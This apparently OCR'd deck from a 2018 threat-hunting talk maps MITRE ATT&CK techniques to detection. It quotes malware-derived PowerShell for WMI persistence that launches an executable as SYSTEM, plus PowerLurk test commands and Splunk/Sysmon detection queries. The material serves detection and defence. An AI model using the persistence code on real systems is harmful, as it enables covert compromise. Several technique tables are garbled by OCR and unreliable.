New Service	File System Permissions Weakness	File System Logical Offsets	Network Sniffing	Network Service Scanning	Pass the Hash	Install/Util	Data from Removable Media	Exfiltration Over Command and Control Channel	Fallback Channels
Path Interception	Service Registry Permission Weakness	Indicator Blocking	Two-Factor Authentication Interception	Peripheral Device Discovery	Pass the Ticket	PowerShell	Small Collection	Exfiltration Over Other Network Medium	Multi-Stage Channels
Scheduled Task	Web Shell			Permissions Group Discovery	Remote Desktop Protocol	Process Hollowing	Input Capture	Exfiltration Over Other Physical Medium	Multiband Communication
Basic Input/Output System	Exploitation of Vulnerability			Process Discovery	Remote File Copy	Regsvcs/Regasm	Screen Capture	Scheduled Transfer	Multilayer Encryption
Bootkit	Bypass User Account Control			Query Registry	Remote Service	Regsvr32	Audio Capture		Peer Connections
Change Default File Association	DLL Injection			Remote System Discovery	Replication Through Removable Media	RunDll32	Video Capture		Remote File Copy
Component Firmware	Component Object Model Hijacking			Security Software Discovery	Shared Webroot	Scheduled Task			Standard Application Layer Protocol
Hypervisor	Indicator Removal from Tools			System Information Discovery	Taint Shared Content	Scripting			Standard Cryptographic Protocol
Logon Scripts	Indicator Removal on Host			System Owner / User Discovery	Windows Admin Shares	Service Execution			Standard Non-Application Layer Protocol
Modify Existing Services	Install Util			System Service Discovery		Windows Management Instrumentation			Uncommonly Used Port
Redundant Access	Masquerading			System Time Discovery		Mitlbuild			Web Service
Registry Run Keys/Start Folder	Modify Registry					Execution Through Module Load			Data Encoding
Security Support Provider	NTFS Extended Attributes								
Shortcut Modification	Obfuscated Files or Information								
Windows Management	Process Hollowing								
Instrument Event Subscription	Redundant Access								
Winlogon Helper DLL	Regsvcs/Regasm								
Netsh Helper DLL	Regsvr								
Authentication Package	RunDll32								
External Remote Services	Scripting								
	Software Packing								
	Timestamp								
	Mitsbuild								
	Network Share Removal								
	Install Root Certificate								



Defend Your Data Now with the MITRE ATT&CK Framework

Heatmap

Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Evasion	Collection	Exfiltration	Command	
Application Stealing	Application Stealing	Coin Command History	Coin Account	Network Service Scanning	Logon Scripts	Execution through API	Data Staged	Data Transfer Size Limits	Custom Co and Control
Authentication Package	Explicit User Account Control	Code Signing	Credential Dumping	Network Share Discovery	Pass the Hash	Execution through Module Local	Data from Local System	Exfiltration Over Alternative	Custom Op Protocol
Backdoor	Process Injection	Component Firmware	Credentials in Files	Peripheral Device Discovery	Pass the Ticket	Graphical User Interface	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Exfiltrate
Change Default File Association	DLL Search Order Hijacking	Component Object Model Hijacking	Exploitation of Vulnerability	Permission Groups Discovery	Remote Desktop Protocol	InstallBit	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscate
Component Firmware	Disk Hijacking	Process Injection	Input Capture	Process Discovery	Remote File Copy	Lantern	Email Collection	Exfiltration Over Physical Medium	Feedback Ch
Component Object Model Hijacking	Exploitation of Vulnerability	DLL Search Order Hijacking	Input Prompt	Query Registry	Remote Services	PowerShell	Input Capture	Scheduled Transfer	Multi-Stage
Local Job Scheduling	File System Permissions Weakness	DLL Side Loading	Keychain	Remote System Discovery	Replication Through Removable Media	Process Hollowing	Screen Capture		Multi-Stage Commands
DLL Search Order Hijacking	Launch Custom	Code Signing Certificate File or Information	Network Sniffing	Security Software Discovery	Shared Volume	Registry Hijack	Video Capture		Multi-Stage E
Disk Hijacking	Local Port Monitor	Disabling Security Tools	Private Keys	System Information Discovery	Task Shared Context	Regsvr32	Browser Extensions		Remote File
External Remote Services	New Service	Exploitation of Vulnerability	Security Memory	System Network Configuration Discovery	Third-party Software	PsExec	March the Browser		Standard Ap Layer Proto
File System Permissions Weakness	Path Interception	File Deletion	Two-Factor Authentication Interception	System Network Connections	Windows Admin Shares	Scheduled Task			Standard Diagnostic
Hidden Files and Directories	Port Modification	File System Logical Objects	LLMNR/MITM Processing	System Service Discovery	Windows Remote Management	Scripting			Standard File Application Protocol



ATT&CK Like an Adversary for Defense Hardening
Steve Motts & Christian Kopacsi

convergeconference.org #converge

Converge 2018 107 ATT&CK Like an Adversary for Defense Hardening Steve Motts Christian Kopacsi

Hunters ATT&CKing

— With The Right Data —

■ @Cyb3rWard0g

- Adversary Detection Analyst @SpecterOps
- Author:
 - ThreatHunter-Playbook
 - Hunting ELK (HELK)
 - ATTACK-Python-Client
 - OSSEM (Open Source Security Event Metadata)
- Former:
Capital One - USA, Senior Threat Hunter




■ @Cyb3rPandaH

- Cyber Security Student @NOVAcommcollege
- Author:
 - Tableau-ATTCK
- Contributor:
 - ThreatHunter-Playbook, HELK, OSSEM
- Former:
UNACEM- Peru, Senior Business Intelligence Analyst




ATT&CK Techniques with Data Sources (219)



<https://github.com/Cyb3rWard0g/ATTACK-Python-Client/tree/master/notebooks>

ATT&CK Data Sources & Event Logs



Data Sources & Event Logs

- Sysmon
- PowerShell ScriptBlock Logging
- PowerShell Transcript Logging

Sysmon

PS-SB

PS-TR

→ SIGMA rule available

SIGMA

APPENDIX

► CROWDSTRIKE FALCON OVERWATCH INTRUSIONS MAPPED TO MITRE ATT&CK FRAMEWORK (H1 2018)

INITIAL ACCESS 10 items	EXECUTION 31 items	PERSISTENCE 56 items	PRIVILEGE ESCALATION 28 items	DEFENSE EVASION 59 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	BITS Jobs
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	Clear Command History
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	CMSTP
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking	Component Firmware
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking
Valid Accounts	Install	Change Default File Association	Extra Window Memory Injection	Control Panel Items
	UtilLaunchctl	Component Firmware	File System Permissions Weakness	DCShadow
	Local Job Scheduling	Component Object Model Hijacking	Hooking	Deobfuscate/Decode Files or Information
	LSASS Driver	Create Account		
	PowerShell	DLL Search Order Hijacking		
	Regsvcs/Regasm	Dylib Hijacking		
	Regsvr32	External Remote Services		
	Rundll32	File System Permissions Weakness		
	Scheduled Task	Hidden Files and Directories		
	Scripting	Hooking		
	Service Execution	Hypervisor		
	Signed Binary Proxy Execution	Image File Execution Options Injection		
	Signed Script Proxy Execution	Kernel Modules and Extensions		
	SourceSpace after Filename	Launch Agent		
	Third-party Software	Launch Daemon		
	Trap	Launchctl		
	Trusted Developer Utilities	LC_LOAD_DYLIB Addition		
	User Execution	Local Job Scheduling		
	Windows Management Instrumentation	Login Item		
	Windows Remote Management	Logon Scripts		
		LSASS Driver		

Number of Intrusions Where Technique Was Observed



INITIAL ACCESS 10 items	EXECUTION 31 items	PERSISTENCE 56 items	PRIVILEGE ESCALATION 28 items	DEFENSE EVASION 59 items
		Sudo	Indicator Blocking	
		Sudo Caching	Indicator Removal from Tools	
		Valid Accounts	Indicator Removal on Host	
		Web Shell	Indirect Command Execution	
			Install Root Certificate	



A 2018 Mid-Year Review From Falcon OverWatch

INITIAL ACCESS 10 items	EXECUTION 31 items	PERSISTENCE 56 items	PRIVILEGE ESCALATION 28 items	DEFENSE EVASION 59 items
		Startup Items		Rundll32
		System Firmware		Scripting
		Time Providers		Signed Binary Proxy Execution
		Trap		Signed Script Proxy Execution
		Valid Accounts		SiP and Trust Provider Hijacking
		Web Shell		Software Packing
		Windows Management Instrumentation Event Subscription		Space after Filename
				Timestamp
				Trusted Developer Utilities
				Valid Accounts
				Web Service

Outline

- Introduction
- **1st of 3 techniques from MITRE ATT&CK**

Windows Management Instrumentation Event Subscription

Technique

ID	T1084
Tactic	Persistence
Platform	Windows
Permissions Required	Administrator, SYSTEM
Data Sources	WMI Objects

WMI Event Subscription (Persistence)

ATT&CK™
Adversarial Tactics, Techniques & Common Knowledge

Main page
Help
Contribute
References
Using the API
Contact us
Terms of Use

Tactics

- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Exfiltration
- Command and Control

Techniques

- Technique Matrix

Page Discussion Read View form View history Search enterprise

Last 5 Pages Viewed:

Windows Management Instrumentation Event Subscription

Windows Management Instrumentation (WMI) can be used to install event filters, providers, consumers, and bindings that execute code when a defined event occurs. Adversaries may use the capabilities of WMI to subscribe to an event and execute arbitrary code when that event occurs, providing persistence on a system. Adversaries may attempt to evade detection of this technique by compiling WMI scripts.^[1] Examples of events that may be subscribed to are the wall clock time or the computer's uptime.^[2] Several threat groups have reportedly used this technique to maintain persistence.^[3]

Contents [hide]

- Examples
- Mitigation
- Detection
- References

Windows Management Instrumentation Event Subscription	
Technique	
ID	T1084
Tactic	Persistence
Platform	Windows
Permissions Required	Administrator, SYSTEM
Data Sources	WMI Objects


Examples

- APT29 has used WMI event filters to establish persistence.^[4]

Examples

- APT29 has used WMI event filters to establish persistence.^[4]
- Leviathan has used WMI for persistence.^[5]
- POSHSPY uses a WMI event subscription to establish persistence.^[6]

APT group named "Atomic Kittens" 😊



WMI Event Subscription

MAINTAIN PERSISTENCE

- WMI Persistence requires three components
 - An event filter – the condition we're waiting for
 - `_EventFilter` objects have a name and a “trigger”
 - An event consumer – the persistence payload
 - `_EventConsumer` objects have a name and one of the following:
 - A script (contained in `objects.data`)
 - A path to an external script (somewhere on disk)
 - A path to an executable (not a script, also on disk)
 - Pre-Vista ran as `SYSTEM`
 - Post-Vista run as `LOCAL SERVICE`
 - A binding that associates a filter to a consumer
 - `_FilterToConsumerBinding` objects reference an event filter and an event consumer

Source: <https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/sans-dfir-2015.pdf>

WMI Event Subscription

Windows Management Instrumentation (WMI) Offense, Defense, and Forensics

William Ballenthin, Matt Graeber, Claudiu Teodorescu
FireEye Labs Advanced Reverse Engineering (FLARE) Team
FireEye, Inc.

Malicious WMI Persistence Example

The PowerShell code in Figure 5 is a modified instance of the WMI persistence code present in the SEADADDY¹³ malware family¹⁴. The event filter was taken from the PowerSploit persistence module and is designed to trigger shortly after system startup. The event consumer simply executes an executable with SYSTEM privileges.

The event filter in the example in Figure 5 is designed to trigger between 200 and 320 seconds after system startup. Upon triggering the event the event consumer executes an executable that had been previously dropped. The filter and consumer are registered and bound together by specifying both the filter and consumer within a `__FilterToConsumerBinding` instance.



WHITE PAPER

WINDOWS MANAGEMENT INSTRUMENTATION (WMI) OFFENSE, DEFENSE, AND FORENSICS

William Ballenthin, Matt Graeber,
Claudiu Teodorescu
FireEye Labs Advanced Reverse
Engineering (FLARE) Team,
FireEye, Inc.

Source:

<https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf>

WMI Event Subscription

WINDOWS MANAGEMENT INSTRUMENTATION (WMI) OFFENSE, DEFENSE, AND FORENSICS

William Ballenthin, Matt Graeber,
Claudiu Teodorescu
FireEye Labs Advanced Reverse
Engineering (FLARE) Team,
FireEye, Inc.

Figure 5:
SEADADDY WMI
persistence with
PowerShell

```
$filterName='BotFilter82'  
$consumerName='BotConsumer23'  
$exePath='C:\Windows\System32\evil.exe'  
$Query="SELECT * FROM __InstanceModificationEvent  
WITHIN 60 WHERE TargetInstance ISA 'Win32_  
PerfFormattedData_PerfOS_System' AND  
TargetInstance.SystemUptime >= 200 AND  
TargetInstance.SystemUptime < 320"  
$WMIEventFilter=Set-WmiInstance-Class__EventFilter-  
Namespace"root\subscription"-Arguments @  
{Name=$filterName;EventNamespace="root\  
cimv2";QueryLanguage="WQL";Query=$Query}  
-ErrorActionStop  
$WMIEventConsumer=Set-WmiInstance-  
ClassCommandLineEventConsumer-Namespace"root\  
subscription"-Arguments@=$consumerName;ExecutablePa  
th=$exePath;CommandLineTemplate=$exePath}  
Set-WmiInstance-Class__FilterToConsumerBinding-  
Namespace"root\subscription"-Arguments  
@{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

Source:

<https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf>

WMI Event Subscription

- Generating test events using “PowerLurk” Github project
- Likely won’t catch many APTs searching for `Register-MaliciousWmiEvent` ;-)

```
PS C:\PowerShell\PowerLurk-master\PowerLurk-master> Set-ExecutionPolicy Bypass
PS C:\PowerShell\PowerLurk-master\PowerLurk-master> . .\PowerLurk.ps1
PS C:\PowerShell\PowerLurk-master\PowerLurk-master> Register-MaliciousWmiEvent
-EventName LogNotepad -PermanentCommand "cmd.exe /c echo %ProcessId% >>
C:\\Users\\Public\\notepad-log.txt" -Trigger ProcessStart -ProcessName notepad.exe
```

```
PS C:\PowerShell\PowerLurk-master\PowerLurk-master> Register-MaliciousWmiEvent
-EventName Logonlog -PermanentCommand "cmd.exe /c echo %TargetInstance.Antecedent%
>> C:\Users\Public\logon.txt" -Trigger UserLogon -Username any
```

How noisy is the Sysmon WmiEvent?

> 90 days
> 270 EP's
< 600 events
4 diff types

```
1 sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" WmiEvent
2   (WmiFilterEvent OR WmiConsumerEvent OR WmiBindingEvent)
3 | search (EventCode=19 OR EventCode=20 OR EventCode=21)
4 | rex field=Message ".*EventType: (?<WmiEventType>.*)"
5 | stats dc(Name) dc(Query) dc(EventNamespace) dc(Consumer) dc(Filter) dc(ComputerName)
6   count by TaskCategory EventCode WmiEventType
7 | sort EventCode
```

Systemon

✓ 1,764 events (6/1/18 12:00:00.000 AM to 10/18/18 12:00:00.000 AM) No Event Sampling ▾

Job ▾ || ■ → 🖨️ ⬇️ ⚡ Fast Mode ▾

Events Patterns **Statistics (3)** Visualization

100 Per Page ▾ ✂️ Format Preview ▾

TaskCategory	EventCode	WmiEventType	dc(Name)	dc(Query)	dc(EventNamespace)	dc(Consumer)	dc(Filter)	dc(ComputerName)	count
WmiEventFilter activity detected (rule: WmiEvent)	19	WmiFilterEvent	5	5	2	0	0	271	586
WmiEventConsumer activity detected (rule: WmiEvent)	20	WmiConsumerEvent	4	0	0	0	0	273	594
WmiEventConsumerToFilter activity detected (rule: WmiEvent)	21	WmiBindingEvent	0	0	0	4	4	271	584

```

1 sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" WmiEvent
2
3 | search EventCode=19 OR EventCode=20 OR EventCode=21
4 | rex field=Message ".*User: ([\w\|NT AUTHORITY]\\|\\(?:<USER1>.*))"
5 | table _time EventCode TaskCategory Message ComputerName USER1

```

Sysmon

_time	EventCode	TaskCategory	Message
2018-07-03 11:25:25	21	WmiEventConsumerToFilter activity detected (rule: WmiEvent)	WmiEventConsumerToFilter activity detected: EventType: WmiBindingEvent UtcTime: 2018-07-03 09:25:25.382 Operation: Created User: Consumer: "CommandLineEventConsumer.Name=\\\"Logonlog\\\" Filter: \"__EventFilter.Name=\\\"Logonlog\\\""
2018-07-03 11:25:25	19	WmiEventFilter activity detected (rule: WmiEvent)	WmiEventFilter activity detected: EventType: WmiFilterEvent UtcTime: 2018-07-03 09:25:25.339 Operation: Created User: EventNamespace: "root/cimv2" Name: "Logonlog" Query: "SELECT * FROM __InstanceCreationEvent WITHIN 10 WHERE TargetInstance ISA 'Win32_LoggedOnUser'"
2018-07-03 11:25:25	20	WmiEventConsumer activity detected (rule: WmiEvent)	WmiEventConsumer activity detected: EventType: WmiConsumerEvent UtcTime: 2018-07-03 09:25:25.316 Operation: Created User: Name: "Logonlog" Type: Command Line Destination: "cmd.exe /c echo %TargetInstance.Antecedent% >> C:\\Users\\Public\\logon.txt"

```

1 sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" WmiEvent
2
3 | search EventCode=19 OR EventCode=20 OR EventCode=21
4 | rex field=Message ".*User: ([\w\.\-]+|NT AUTHORITY)\\\\(?<USER1>.*)"
5 | table _time EventCode TaskCategory Message ComputerName USER1

```

Sysmon

_time	EventCode	TaskCategory	Message
2018-07-03 11:25:40	21	WmiEventConsumerToFilter activity detected (rule: WmiEvent)	WmiEventConsumerToFilter activity detected: EventType: WmiBindingEvent UtcTime: 2018-07-03 09:25:40.004 Operation: Created User: Consumer: "CommandLineEventConsumer.Name=\\\"LogNotepad\\\" Filter: \"__EventFilter.Name=\\\"LogNotepad\\\""
2018-07-03 11:25:39	19	WmiEventFilter activity detected (rule: WmiEvent)	WmiEventFilter activity detected: EventType: WmiFilterEvent UtcTime: 2018-07-03 09:25:39.910 Operation: Created User: EventNamespace: "root/cimv2" Name: "LogNotepad" Query: "SELECT * FROM Win32_ProcessStartTrace WHERE ProcessName='notepad.exe'"
2018-07-03 11:25:39	20	WmiEventConsumer activity detected (rule: WmiEvent)	WmiEventConsumer activity detected: EventType: WmiConsumerEvent UtcTime: 2018-07-03 09:25:39.883 Operation: Created User: Name: "LogNotepad" Type: Command Line Destination: "cmd.exe /c echo %ProcessId% >> C:\\\\Users\\\\Public\\\\notepad-log.txt"

Outline

- Introduction
- 2nd of 3 techniques from MITRE ATT&CK

Logon Scripts	
Technique	
ID	T1037
Tactic	Lateral Movement, Persistence
Platform	macOS, Windows
System	Write access to system or
Requirements	domain logon scripts
Data Sources	File monitoring, Process monitoring
CAPEC ID	CAPEC-564

Logon Scripts (Persistence, Lateral Movement)

ATT&CK™
Adversarial Tactics, Techniques & Common Knowledge

Page **Discussion** | Read | View form | View history | Search enterprise

Last 5 Pages Viewed:

Logon Scripts

Contents [hide]

- Windows
- Mac
- Examples
- Mitigation
- Detection
- References

Windows

Windows allows logon scripts to be run whenever a specific user or group of users log into a system.^[1] The scripts can be used to perform administrative functions, which may often execute other programs or send information to an internal logging server.

If adversaries can access these scripts, they may insert additional code into the logon script to execute their tools when a user logs in. This code can allow them to maintain persistence on a single system, if it is a local script, or to move laterally within a network, if the script is stored on a central server and pushed to many systems. Depending on the access configuration of the logon scripts, either local credentials or an administrator account may be necessary.

Logon Scripts	
Technique	
ID	T1037
Tactic	Lateral Movement, Persistence
Platform	macOS, Windows
System	Write access to system or
Requirements	domain logon scripts
Data Sources	File monitoring, Process monitoring
CAPEC ID	CAPEC-564

Examples

- An APT28 loader Trojan adds the Registry key `HKCU\Environment\UserInitMprLogonScript`

Examples

- An APT28 loader Trojan adds the Registry key `HKCU\Environment\UserInitMprLogonScript` to establish persistence.^[3]
